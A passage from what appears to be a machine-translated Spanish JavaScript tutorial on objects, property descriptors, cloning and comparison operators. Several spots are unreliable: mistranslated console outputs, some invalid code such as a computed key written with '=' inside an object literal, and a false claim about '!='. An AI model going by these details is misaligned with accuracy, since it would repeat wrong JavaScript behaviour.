            navigator.language, // Get the Language of Browser  
            navigator.appVersion, // Get the Version of Browser  
            navigator.platform // Get the platform for which browser is compiled  
        ],  
  
        /* The array containing the browser info names */  
        infoNames = [  
            "userAgent",  
            "cookiesEnabled",  
        ]  
    }  
}
```

```
    "browserName",
    "browserLang",
    "browserVersion",
    "browserPlatform"
];
/* Creating the JSON object */
for (var i = 0; i < info.length; i++) {
    if (i === info.length - 1) {
        json += '"' + infoNames[i] + '"';
    } else {
        json += '"' + infoNames[i] + '"';
    }
}
return json + "}]";
};
```

Capítulo 77: Objetos

Sintaxis

- objeto = {}
- objeto = nuevo objeto ()
- object = Object.create (prototype [, propertiesObject])
- object.key = valor
- objeto ["clave"] = valor
- objeto [Símbolo ()] = valor
- object = {key1: value1, "key2": value2, 'key3': value3}
- object = {conciseMethod () {...}}
- object = {[computed () + "key"]: value}
- Object.defineProperty (obj, propertyName, propertyDescriptor)
- property_desc = Object.getOwnPropertyDescriptor (obj, propertyName)
- Object.freeze (obj)
- Object.seal (obj)

Parámetros

Propiedad	Descripción
value	El valor a asignar a la propiedad.
writable	Si el valor de la propiedad puede ser cambiado o no.
enumerable	Si la propiedad será enumerada en <code>for in</code> loops o no.
configurable	Si será posible redefinir el descriptor de la propiedad o no.
get	Una función a llamar que devolverá el valor de la propiedad.
set	Una función a llamar cuando a la propiedad se le asigna un valor.

Observaciones

Los objetos son colecciones de pares clave-valor, o propiedades. Las claves pueden ser `String` o `Symbol`, y los valores pueden ser primitivos (números, cadenas, símbolos) o referencias a otros objetos.

En JavaScript, una cantidad significativa de valores son objetos (por ejemplo, funciones, matrices) o primitivos que se comportan como objetos inmutables (números, cadenas, valores booleanos). Se puede acceder a sus propiedades o las propiedades de sus `prototype` utilizando la `obj.prop` puntos (`obj.prop`) o corchetes (`obj['prop']`). Excepciones notables son los valores especiales

no undefined y null .

Los objetos se mantienen por referencia en JavaScript, no por valor. Esto significa que cuando se copian o pasan como argumentos a funciones, la "copia" y el original son referencias al mismo objeto, y un cambio en las propiedades de uno cambiará la misma propiedad del otro. Esto no se aplica a las primitivas, que son inmutables y se pasan por valor.

Examples

Object.keys

5

`Object.keys(obj)` devuelve una matriz de las claves de un objeto dado.

```
var obj = {  
    a: "hello",  
    b: "this is",  
    c: "javascript!"  
};  
  
var keys = Object.keys(obj);  
  
console.log(keys); // ["a", "b", "c"]
```

Clonación superficial

6

La función `Object.assign()` ES6 se puede usar para copiar todas las propiedades **enumerables** de una instancia de `Object` existente a una nueva.

```
const existing = { a: 1, b: 2, c: 3 };  
  
const clone = Object.assign( {}, existing);
```

Esto incluye propiedades de `Symbol` además de las de `String`.

[La desestructuración de objetos / reposo de objetos](#), que actualmente es una propuesta de la etapa 3, proporciona una forma aún más sencilla de crear clones superficiales de instancias de objetos:

```
const existing = { a: 1, b: 2, c: 3 };  
  
const { ...clone } = existing;
```

Si necesita admitir versiones anteriores de JavaScript, la forma más compatible de clonar un Objeto es iterar manualmente sus propiedades y filtrar las heredadas utilizando `.hasOwnProperty()`

.

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

Object.defineProperty

5

Nos permite definir una propiedad en un objeto existente utilizando un descriptor de propiedad.

```
var obj = {};

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Salida de consola

foo

Object.defineProperty **puede llamar a** Object.defineProperty con las siguientes opciones:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

Object.defineProperties **permite definir múltiples propiedades a la vez.**

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

Propiedad de solo lectura

5

Usando descriptores de propiedad podemos hacer que una propiedad sea de solo lectura, y

cualquier intento de cambiar su valor fallará de manera silenciosa, el valor no se cambiará y no se generará ningún error.

La propiedad `writable` en un descriptor de propiedad indica si esa propiedad se puede cambiar o no.

```
var a = { };
Object.defineProperty(a, 'foo', { value: 'original', writable: false });
a.foo = 'new';
console.log(a.foo);
```

Salida de consola

original

Propiedad no enumerable

5

Podemos evitar que una propiedad se muestre en `for (... in ...)` bucles

La propiedad `enumerable` del descriptor de propiedad indica si esa propiedad se enumerará mientras recorre las propiedades del objeto.

```
var obj = { };
Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

Salida de consola

espectáculo

Descripción de la propiedad de bloqueo

5

El descriptor de una propiedad se puede bloquear para que no se puedan realizar cambios en él. Aún será posible utilizar la propiedad normalmente, asignándole y recuperando el valor, pero cualquier intento de redefinirla generará una excepción.

La propiedad `configurable` del descriptor de propiedad se utiliza para rechazar cualquier cambio adicional en el descriptor.

```
var obj = {};  
  
// Define 'foo' as read only and lock it  
Object.defineProperty(obj, "foo", {  
    value: "original value",  
    writable: false,  
    configurable: false  
});  
  
Object.defineProperty(obj, "foo", {writable: true});
```

Este error será lanzado:

TypeError: No se puede redefinir la propiedad: foo

Y la propiedad seguirá siendo de solo lectura.

```
obj.foo = "new value";  
console.log(foo);
```

Salida de consola

Valor original

Propiedades de accesorios (obtener y configurar)

5

Trate una propiedad como una combinación de dos funciones, una para obtener el valor y otra para establecer el valor en ella.

La propiedad `get` del descriptor de propiedad es una función que se llamará para recuperar el valor de la propiedad.

La propiedad `set` es también una función, se llamará cuando la propiedad tenga asignado un valor y el nuevo valor se pasará como argumento.

No puede asignar un `value` o `writable` a un descriptor que tiene `get` o `set`

```
var person = { name: "John", surname: "Doe" };  
Object.defineProperty(person, 'fullName', {  
    get: function () {  
        return this.name + " " + this.surname;  
    },  
    set: function (value) {  
        [this.name, this.surname] = value.split(" ");  
    }  
});  
  
console.log(person.fullName); // -> "John Doe"  
  
person.surname = "Hill";  
console.log(person.fullName); // -> "John Hill"
```

```
person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

Propiedades con caracteres especiales o palabras reservadas.

Si bien la notación de propiedad del objeto generalmente se escribe como `myObject.property`, esto solo permitirá caracteres que normalmente se encuentran en los [nombres de variables de JavaScript](#), que son principalmente letras, números y guiones bajos (`_`).

Sin necesitar caracteres especiales, como espacio, o contenido proporcionado por el usuario, esto es posible mediante la notación de corchetes `[]`.

```
myObject['special property ☺'] = 'it works!'
console.log(myObject['special property ☺'])
```

Propiedades de todos los dígitos:

Además de los caracteres especiales, los nombres de propiedades que son todos dígitos requieren notación de corchete. Sin embargo, en este caso, la propiedad no necesita escribirse como una cadena.

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

Sin embargo, los ceros iniciales no se recomiendan, ya que se interpreta como notación octal. (TODO, deberíamos producir y vincular a un ejemplo que describa la notación octal, hexadecimal y exponente)

Véase también el ejemplo: [Las matrices son objetos].

Nombres de propiedades dinámicas / variables

A veces, el nombre de la propiedad debe almacenarse en una variable. En este ejemplo, le preguntamos al usuario qué palabra debe buscarse y luego proporcionamos el resultado de un objeto que he llamado `dictionary`.

```
var dictionary = {
  lettuce: 'a veggie',
  banana: 'a fruit',
  tomato: 'it depends on who you ask',
  apple: 'a fruit',
  Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
```

```
alert(word + '\n\n' + definition)
```

Observe cómo estamos usando la notación de corchetes `[]` para ver la variable denominada `word` ; Si tuviéramos que utilizar el tradicional `.` notación, entonces tomaría el valor literalmente, por lo tanto:

```
console.log(dictionary.word) // doesn't work because word is taken literally and dictionary  
has no field named `word`  
console.log(dictionary.apple) // it works! because apple is taken literally  
  
console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly  
typed in one of the words from our dictionary when prompted  
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

También puede escribir valores literales con notación `[]` reemplazando la `word` variable con una cadena 'apple' . Ver el ejemplo de [Propiedades con caracteres especiales o palabras reservadas].

También puede establecer propiedades dinámicas con la sintaxis de corchete:

```
var property="test";  
var obj={  
  [property]=1;  
};  
  
console.log(obj.test); //1
```

Hace lo mismo que:

```
var property="test";  
var obj={ };  
obj[property]=1;
```

Las matrices son objetos

Descargo de responsabilidad: no se recomienda crear objetos de tipo matriz. Sin embargo, es útil comprender cómo funcionan, especialmente cuando se trabaja con DOM. Esto explicará por qué las operaciones de matriz regulares no funcionan en objetos DOM devueltos por muchas funciones de `document` DOM. (es decir `querySelectorAll` , `form.elements`)

Suponiendo que creamos el siguiente objeto que tiene algunas propiedades que esperaría ver en un Array.

```
var anObject = {  
  foo: 'bar',  
  length: 'interesting',  
  '0': 'zero!',  
  '1': 'one!'  
};
```

Entonces vamos a crear una matriz.

```
var anArray = ['zero.', 'one.'];
```

Ahora, observe cómo podemos inspeccionar tanto el objeto como la matriz de la misma manera.

```
console.log(anArray[0], anObject[0]); // outputs: zero. zero!
console.log(anArray[1], anObject[1]); // outputs: one. one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

Dado que `anArray` es en realidad un objeto, al igual que `anObject`, incluso podemos agregar propiedades personalizadas a `anArray`

Descargo de responsabilidad: las matrices con propiedades personalizadas generalmente no se recomiendan ya que pueden ser confusas, pero pueden ser útiles en casos avanzados en los que necesite las funciones optimizadas de una matriz. (es decir, objetos jQuery)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

Incluso podemos hacer que un `anObject` sea un objeto `anObject` a una matriz agregando una `length`

```
anObject.length = 2;
```

Luego, puede usar el estilo C `for` bucle para iterar sobre un `anObject` como si fuera un Array. Ver [Iteración de Array](#)

Tenga en cuenta que `anObject` es solo un objeto **similar a una matriz**. (También conocido como una lista) No es una verdadera matriz. Esto es importante, ya que las funciones como `push` y `forEach` (o cualquier función de conveniencia que se encuentre en `Array.prototype`) no funcionarán de forma predeterminada en los objetos similares a una matriz.

Muchos de los DOM `document` funciones devolverá una lista (es decir `querySelectorAll`, `form.elements`), que es similar a la matriz similar a `anObject` que hemos creado anteriormente. Consulte [Conversión de objetos similares a matrices](#).

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true false
```

Object.freeze

5

`Object.freeze` hace que un objeto sea inmutable al evitar la adición de nuevas propiedades, la

eliminación de propiedades existentes y la modificación de la enumerabilidad, la capacidad de configuración y la capacidad de escritura de las propiedades existentes. También evita que se modifique el valor de las propiedades existentes. Sin embargo, no funciona de forma recursiva, lo que significa que los objetos secundarios no se congelan automáticamente y están sujetos a cambios.

Las operaciones que siguen a la congelación fallarán silenciosamente a menos que el código se ejecute en modo estricto. Si el código está en modo estricto, se lanzará un `TypeError`.

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
  writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Object.seal

5

`Object.seal` evita la adición o eliminación de propiedades de un objeto. Una vez que un objeto ha sido sellado, sus descriptores de propiedad no se pueden convertir a otro tipo. A diferencia de `Object.freeze`, sí permite editar propiedades.

Los intentos de realizar estas operaciones en un objeto sellado fallarán silenciosamente

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'
```

```
// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

En modo estricto estas operaciones lanzarán un `TypeError`

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

Creando un objeto iterable

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
    // The iterator should return an Iterator object
    return {
        // The Iterator object must implement a method, next()
        next: function () {
            // next must itself return an IteratorResult object
            if (!this.iterated) {
                this.iterated = true;
                // The IteratorResult object has two properties
                return {
                    // whether the iteration is complete, and
                    done: false,
                    // the value of the current iteration
                    value: 'One'
                };
            }
            return {
                // When iteration is complete, just the done property is needed
                done: true
            };
        },
        iterated: false
    };
};

for (var c of myIterableObject) {
    console.log(c);
```

```
}
```

Salida de consola

Uno

Objeto reposo / propagación (...)

7

La propagación de objetos es solo azúcar sintáctica para `Object.assign({ }, obj1, ..., objn);`

Se hace con el ... operador:

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

Como `Object.assign` hace **una** fusión **superficial**, no una fusión profunda.

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

NOTA : Esta especificación está actualmente en la [etapa 3](#)

Descriptores y propiedades con nombre

Las propiedades son miembros de un objeto. Cada propiedad nombrada es un par de (nombre, descriptor). El nombre es una cadena que permite el acceso (utilizando la notación de punto `object.propertyName` o el `object['propertyName']` notación de corchetes `object['propertyName']`). El descriptor es un registro de campos que definen el comportamiento de la propiedad cuando se accede a ella (qué sucede con la propiedad y cuál es el valor devuelto al acceder a ella). En general, una propiedad asocia un nombre a un comportamiento (podemos pensar en el comportamiento como una caja negra).

Hay dos tipos de propiedades nombradas:

1. *propiedad de datos* : el nombre de la propiedad está asociado con un valor.
2. *propiedad de acceso* : el nombre de la propiedad está asociado con una o dos funciones de acceso.

Demostración:

```
obj.propertyName1 = 5; //translates behind the scenes into
                      //either assigning 5 to the value field* if it is a data property
                      //or calling the set function with the parameter 5 if accessor property
```

```
/*actually whether an assignment would take place in the case of a data property  
//also depends on the presence and value of the writable field - on that later on
```

El tipo de propiedad está determinado por los campos de su descriptor, y una propiedad no puede ser de ambos tipos.

Descriptores de datos -

- Campos obligatorios: value O writable O ambos
- Campos opcionales: configurable , enumerable

Muestra:

```
{  
  value: 10,  
  writable: true;  
}
```

Descriptores de accesorios -

- Campos obligatorios: get O set O ambos
- Camposopcionales: configurable , enumerable

Muestra:

```
{  
  get: function () {  
    return 10;  
  },  
  enumerable: true  
}
```

significado de los campos y sus valores por defecto

configurable , enumerable y writable :

- Todas estas claves por defecto son false .
- configurable es true si y solo si el tipo de este descriptor de propiedad se puede cambiar y si la propiedad se puede eliminar del objeto correspondiente.
- enumerable es true si y solo si esta propiedad aparece durante la enumeración de las propiedades en el objeto correspondiente.
- writable es true si y solo si el valor asociado con la propiedad se puede cambiar con un operador de asignación.

get y set :

- Estas teclas por defecto están undefined .
- get es una función que sirve como getter para la propiedad, o undefined si no hay getter. La función de retorno será utilizada como el valor de la propiedad.

- `set` es una función que sirve como setter para la propiedad, o `undefined` si no hay setter. La función recibirá como único argumento el nuevo valor que se asigna a la propiedad.

`value :`

- Esta clave por defecto está `undefined`.
- El valor asociado a la propiedad. Puede ser cualquier valor de JavaScript válido (número, objeto, función, etc.).

Ejemplo:

```
var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                // writable:true,
                                // enumerable:true,
                                // configurable:true})

Object.defineProperty(obj, 'propertyName2', {get: function() {
    console.log('this will be logged ' +
    'every time propertyName2 is accessed to get its value');
},
set: function() {
    console.log('and this will be logged ' +
    'every time propertyName2\'s value is tried to be set')
//will be treated like it has enumerable:false, configurable:false
}});

//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property
```



```
obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value
```

Object.getOwnPropertyDescriptor

Obtener la descripción de una propiedad específica en un objeto.

```
var sampleObject = {
  hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

Clonación de objetos

Cuando desea una copia completa de un objeto (es decir, las propiedades del objeto y los valores dentro de esas propiedades, etc.), eso se denomina **clonación profunda**.

5.1

Si un objeto puede ser serializado a JSON, entonces puede crear un clon profundo de él con una combinación de `JSON.parse` y `JSON.stringify`:

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

Tenga en cuenta que `JSON.stringify` convertirá los objetos `Date` en representaciones de cadena de formato ISO, pero `JSON.parse` no volverá a convertir la cadena en una `Date`.

No hay una función incorporada en JavaScript para crear clones profundos, y no es posible en general crear clones profundos para cada objeto por muchas razones. Por ejemplo,

- los objetos pueden tener propiedades no enumerables y ocultas que no pueden ser detectadas.
- los captadores y definidores de objetos no pueden ser copiados.
- Los objetos pueden tener una estructura cíclica.
- Las propiedades de la función pueden depender del estado en un ámbito oculto.

Suponiendo que tiene un objeto "bonito" cuyas propiedades solo contienen valores primitivos, fechas, matrices u otros objetos "agradables", la siguiente función se puede usar para hacer clones profundos. Es una función recursiva que puede detectar objetos con una estructura cíclica y arrojará un error en tales casos.

```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
```

```

if(obj instanceof Object) {
    copy = {};
    for(var key in obj) {
        if(obj.hasOwnProperty(key)) {
            copy[key] = clone(obj[key], traversedObjects.concat(obj));
        }
    }
    return copy;
}
throw new Error("Not a cloneable object.");
}

return clone(obj, []);
}

```

Object.assign

El método [Object.assign \(\)](#) se utiliza para copiar los valores de todas las propiedades propias enumerables de uno o más objetos de origen a un objeto de destino. Se devolverá el objeto de destino.

Úsalo para asignar valores a un objeto existente:

```

var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}

```

O para crear una copia superficial de un objeto:

```

var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}

```

O fusiona muchas propiedades de varios objetos en uno:

```

var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed

```

Los primitivos serán envueltos, nulos e indefinidos serán ignorados:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({ }, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

Tenga en cuenta que solo las envolturas de cadena pueden tener propiedades enumerables propias

Úselo como reductor: (combina una matriz con un objeto)

```
return users.reduce((result, user) => Object.assign({ }, {[user.id]: user}))
```

Propiedades del objeto iteración

Puede acceder a cada propiedad que pertenece a un objeto con este bucle

```
for (var property in object) {
  // always check if an object has a property
  if (object.hasOwnProperty(property)) {
    // do stuff
  }
}
```

Debe incluir la verificación adicional de `hasOwnProperty` porque un objeto puede tener propiedades que se heredan de la clase base del objeto. No realizar esta comprobación puede generar errores.

5

También puede usar la función `Object.keys` que devuelve una matriz que contiene todas las propiedades de un objeto y luego puede recorrer esta matriz con la función `Array.map` o `Array.forEach`.

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
  console.log(key);
});
// outputs: 0, 1, 2
```

Recuperando propiedades de un objeto

Características de las propiedades:

Las propiedades que se pueden recuperar de un *objeto* podrían tener las siguientes características,

- Enumerable
- No Enumerable
- propio

Al crear las propiedades utilizando `Object.defineProperty(ies)`, podríamos establecer sus características excepto "propio". Las propiedades que están disponibles en el nivel directo y no en el nivel de *prototipo* (`__proto__`) de un objeto se llaman como propiedades *propias*.

Y las propiedades que se agregan a un objeto sin usar `Object.defineProperty(ies)` no tendrán su característica enumerable. Eso significa que sea considerado como verdadero.

Propósito de la enumerabilidad:

El propósito principal de establecer características enumerables para una propiedad es hacer que la disponibilidad de la propiedad en particular se recupere de su objeto, utilizando diferentes métodos programáticos. Esos diferentes métodos serán discutidos en profundidad a continuación.

Métodos de recuperación de propiedades:

Las propiedades de un objeto pueden ser recuperadas por los siguientes métodos,

1. `for..in` loop

Este bucle es muy útil para recuperar propiedades enumerables de un objeto. Además, este bucle recuperará enumerables propiedades propias y hará la misma recuperación al atravesar la cadena del prototipo hasta que vea el prototipo como nulo.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3 } , props = [];
for(prop in x){
  props.push(prop);
}
console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__: { b : 10 } } , props = [];
for(prop in x){
  props.push(prop);
}
console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", { value : 5, enumerable : false });
for(prop in x){
  props.push(prop);
}
```

```
console.log(props); //["a"]
```

2. [Object.keys\(\)](#)

Esta función se reveló como parte de EcmaScript 5. Se utiliza para recuperar propiedades propias enumerables de un objeto. Antes de su lanzamiento, la gente solía recuperar propiedades propias de un objeto combinando la función [for..in loop](#) y [Object.prototype.hasOwnProperty\(\)](#) .

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 ,__proto__: { b : 10 } } , props;

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", { value : 5, enumerable : false });

props = Object.keys(x);

console.log(props); //["a"]
```

3. [Object.getOwnPropertyNames\(\)](#)

Esta función recuperará propiedades enumerables y no enumerables, propias de un objeto. También fue lanzado como parte de EcmaScript 5.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 ,__proto__: { b : 10 } } , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", { value : 5, enumerable : false });

props = Object.getOwnPropertyNames(x);
```

```
console.log(props); //["a", "b"]
```

Misceláneos

A continuación se proporciona una técnica para recuperar todas las propiedades (propias, enumerables, no enumerables, todos los niveles de prototipos) de un objeto,

```
function getAllProperties(obj, props = []){
    return obj == null ? props :
        getAllProperties(Object.getPrototypeOf(obj),
            props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__: { b : 5, c : 15 }};
//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

Y esto será compatible con los navegadores que admiten EcmaScript 5.

Convertir los valores del objeto a la matriz

Teniendo en cuenta este objeto:

```
var obj = {
  a: "hello",
  b: "this is",
  c: "javascript!",
};
```

Puedes convertir sus valores a una matriz haciendo:

```
var array = Object.keys(obj)
  .map(function(key) {
    return obj[key];
});

console.log(array); // ["hello", "this is", "javascript!"]
```

Iterando sobre las entradas de objetos - Object.entries ()

8

El método [Object.entries\(\)](#) propuesto devuelve una matriz de pares clave / valor para el objeto dado. No devuelve un iterador como [Array.prototype.entries\(\)](#) , pero el Array devuelto por [Object.entries\(\)](#) puede ser iterado independientemente.

```
const obj = {
  one: 1,
```

```
    two: 2,  
    three: 3  
};  
  
Object.entries(obj);
```

Resultados en:

```
[  
  ["one", 1],  
  ["two", 2],  
  ["three", 3]  
]
```

Es una forma útil de iterar sobre los pares clave / valor de un objeto:

```
for(const [key, value] of Object.entries(obj)) {  
  console.log(key); // "one", "two" and "three"  
  console.log(value); // 1, 2 and 3  
}
```

Object.values ()

8

El método `Object.values()` devuelve una matriz de los valores de propiedad enumerables propios de un objeto dado, en el mismo orden que el proporcionado por un bucle `for ... in` (la diferencia es que un bucle `for-in` enumera las propiedades en la cadena del prototipo también).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };  
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Nota:

Para soporte de navegador, por favor consulte este [enlace](#).

Capítulo 78: Operaciones de comparación

Observaciones

Cuando se utiliza la coerción booleana, los siguientes valores se consideran "falsos":

- `false`
- `0`
- `""` (cadena vacía)
- `null`
- `undefined`
- `Nan` (no es un número, por ejemplo, `0/0`)
- `document.all`¹ (contexto del navegador)

Todo lo demás se considera "veraz".

[Violation violación voluntaria de la especificación ECMAScript](#)

Examples

Operadores lógicos con booleanos

```
var x = true,  
    y = false;
```

Y

Este operador devolverá verdadero si ambas expresiones se evalúan como verdaderas. Este operador booleano empleará un cortocircuito y no evaluará `y` si `x` evalúa como `false`.

```
x && y;
```

Esto devolverá falso, porque `y` es falso.

O

Este operador devolverá verdadero si una de las dos expresiones se evalúa como verdadera. Este operador booleano empleará cortocircuito e `y` no se evaluará si `x` evalúa como `true`.

```
x || y;
```

Esto devolverá verdadero, porque `x` es verdadero.

NO

Este operador devolverá false si la expresión de la derecha se evalúa como true, y devolverá true si la expresión de la derecha se evalúa como false.

```
!x;
```

Esto devolverá falso, porque `x` es verdadero.

Igualdad abstracta (==)

Los operandos del operador de igualdad abstracta se comparan *después de convertirse a un tipo común*. Cómo se realiza esta conversión se basa en la especificación del operador:

Especificación para el operador ==:

Comparación de igualdad abstracta

La comparación `x == y`, donde `x` e `y` son valores, produce true O false . Tal comparación se realiza de la siguiente manera:

1. Si el `Type(x)` es el mismo que el `Type(y)` , entonces:
 - a. Devuelve el resultado de realizar una comparación de igualdad estricta `x === y`
2. Si `x` es null e `y` undefined está undefined , devuelva true .
3. Si `x` undefined está undefined y `y` es null , devuelva true .
4. Si el `Type(x)` es Number y el `Type(y)` es String , devuelva el resultado de la comparación `x == ToNumber(y)` .
5. Si el `Type(x)` es String y el `Type(y)` es Number , devuelva el resultado de la comparación a `ToNumber(x) == y` .
6. Si el `Type(x)` es Boolean , devuelva el resultado de la comparación a `ToNumber(x) == y` .
7. Si el `Type(y)` es Boolean , devuelva el resultado de la comparison `x == ToNumber(y)` .
8. Si el `Type(x)` es String , Number O Symbol y el `Type(y)` es Object , devuelva el resultado de la comparación `x == ToPrimitive(y)` .
9. Si el `Type(x)` es Objeto y el `Type(y)` es String , Number O Symbol , devuelva el resultado de la comparación `ToPrimitive(x) == y` .
10. Devuelve false

Ejemplos:

```
1 == 1;                      // true
1 == true;                    // true  (operand converted to number: true => 1)
1 == '1';                     // true  (operand converted to number: '1' => 1 )
1 == '1.OO';                  // true
1 == '1.0000000000000001';    // false
1 == '1.0000000000000001';   // true  (true due to precision loss)
null == undefined;           // true  (spec #2)
```

```
1 == 2;          // false
0 == false;      // true
0 == undefined; // false
0 == "";         // true
```

Operadores relacionales (<, <=,>,> =)

Cuando ambos operandos son numéricos, se comparan normalmente:

```
1 < 2          // true
2 <= 2         // true
3 >= 5         // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

Cuando ambos operandos son cadenas, se comparan lexicográficamente (de acuerdo con el orden alfabético):

```
'a' < 'b'    // true
'1' < '2'    // true
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

Cuando un operando es una cadena y el otro es un número, la cadena se convierte en un número antes de la comparación:

```
'1' < 2      // true
'3' > 2      // true
true > '2'    // false (true implicitly converted to number, 1 < 2)
```

Cuando la cadena no es numérica, la conversión numérica devuelve `Nan` (no es un número). Comparando con `Nan` siempre devuelve `false`:

```
1 < 'abc'    // false
1 > 'abc'    // false
```

Pero tenga cuidado al comparar un valor numérico con cadenas `null`, `undefined` o vacías:

```
1 > ''        // true
1 < ''        // false
1 > null      // true
1 < null      // false
1 > undefined // false
1 < undefined // false
```

Cuando un operando es un objeto y el otro es un número, el objeto se convierte en un número antes de la comparación. Por lo tanto, `null` es un caso particular porque `Number(null);//0`

```
new Date(2015) < 1479480185280 // true
null > -1 //true
({toString:function(){return 123}}) > 122 //true
```

Desigualdad

Operator `!=` Es el inverso del operador `==`.

Devolverá `true` si los operandos no son iguales.

El motor de javascript intentará convertir ambos operandos a tipos coincidentes si no son del mismo tipo. **Nota:** si los dos operandos tienen diferentes referencias internas en la memoria, entonces se devolverá `false`.

Muestra:

```
1 != '1'      // false
1 != 2        // true
```

